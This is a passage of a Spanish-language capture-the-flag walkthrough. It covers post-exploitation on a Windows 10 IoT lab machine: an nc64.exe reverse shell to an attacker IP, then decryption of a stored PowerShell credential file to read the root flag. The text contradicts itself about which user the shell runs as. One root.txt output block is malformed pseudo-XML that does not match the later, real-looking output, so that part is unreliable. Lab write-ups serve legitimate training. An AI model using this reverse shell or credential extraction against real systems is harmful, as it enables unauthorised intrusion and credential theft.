


Run command.



Somos el usuario app.

A través del nc que habíamos puesto antes en la máquina objetivo vamos a mandarnos una Shell reversa a nuestra máquina atacante pero esta desde el usuario app. Nos ponemos en escucha por el puerto 32222 y lanzamos el nc desde la página.



Me pongo en escucha por el puerto 32222 y mando la Shell reverse como el usuario administrator.

Run Command

C:\Windows\System32\spool\drivers\color\nc64.exe -e cmd 10.10.14.10 32222

Run

☐ Run as DefaultAccount

Output

```
Command> echo %USERNAME%
Administrator
```

```
C:\Data\Users\Administrator>dir
dir
Volume in drive C is Win10S
Volume Serial Number is C677-C677

Directory of C:\Data\Users\Administrator

07/04/2020 09:48 PM <DIR> .
07/04/2020 09:48 PM <DIR> ..
07/03/2020 11:23 PM <DIR> 3D Objects
07/03/2020 11:23 PM <DIR> Documents
07/03/2020 11:23 PM <DIR> Downloads
07/03/2020 11:23 PM <DIR> Favorites
07/03/2020 11:23 PM <DIR> Music
07/03/2020 11:23 PM <DIR> Pictures
07/04/2020 09:48 PM 1,958 root.txt
07/03/2020 11:23 PM <DIR> Videos
                1 File(s)      1,958 Bytes
                0 Dir(s)      4,676,581,584 Bytes free

C:\Data\Users\Administrator>type root.txt
type root.txt
<?xml version="1.1" encoding="UTF-8" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <?System.Management.Automation.PSCredential/1>
      <?System.Object/1>
      <?String: System.Management.Automation.PSCredential/ToString>
      <?Prop:
        <?System.Management.Automation.PSCredential/Flag/1>
        <?System.Management.Automation.PSCredential/Password/1>
      </Prop>
    </Obj>
  </?xml>
```

Con el comando “(Import-CliXml -Path root.txt).GetNetworkCredential().password” desde powershell podemos ver el contenido de la flag de root.


```
Directory of C:\Data\Users\administrator
07/04/2020 09:48 PM <DIR> .
07/04/2020 09:48 PM <DIR> ..
07/03/2020 11:23 PM <DIR> 3D Objects
07/03/2020 11:23 PM <DIR> Documents
07/03/2020 11:23 PM <DIR> Downloads
07/03/2020 11:23 PM <DIR> Favorites
07/03/2020 11:23 PM <DIR> Music
07/03/2020 11:23 PM <DIR> Pictures
07/04/2020 09:48 PM 1,958 root.txt
07/03/2020 11:23 PM <DIR> Videos
1 File(s) 1,958 bytes
9 Dir(s) 4,676,501,504 bytes free

C:\Data\Users\administrator>type root.txt
type root.txt
<Obj Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d118c7a00c04fc297eb0100000011d9a9af298c648be30a7dd764d1f3a0000000020000000001066000000010000200000004f40
000000d190d00b343e3b6fc9900b77eb64372126aea207594bbe5bb76bf6ac5b57f4500000002e94c4a2d8f0079b37b33a75c6ca83efadabe077816aa2221ff887feb2aa08500f3cf8d8c
4400000008537cfaacb6f689ea353aa5b44592cd4963acbf5c2418c31a49bb5c0e76fcc3692adc330a85e8d8d856b62f35d8692437c2f1b40ebbf5971cd260f738dada1a7</SS>
    </Props>
  </Obj>
</Obj>
C:\Data\Users\administrator>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Attempting to perform the InitializeDefaultDrives operation on the 'FileSystem' provider failed.
PS C:\Data\Users\administrator>(Import-CliXml -Path root.txt).GetNetworkCredential().password
(Import-CliXml -Path root.txt).GetNetworkCredential().password
5dbdce5569e2c4708617c0ce6e9bf11d
PS C:\Data\Users\administrator>
```

Flag de root.

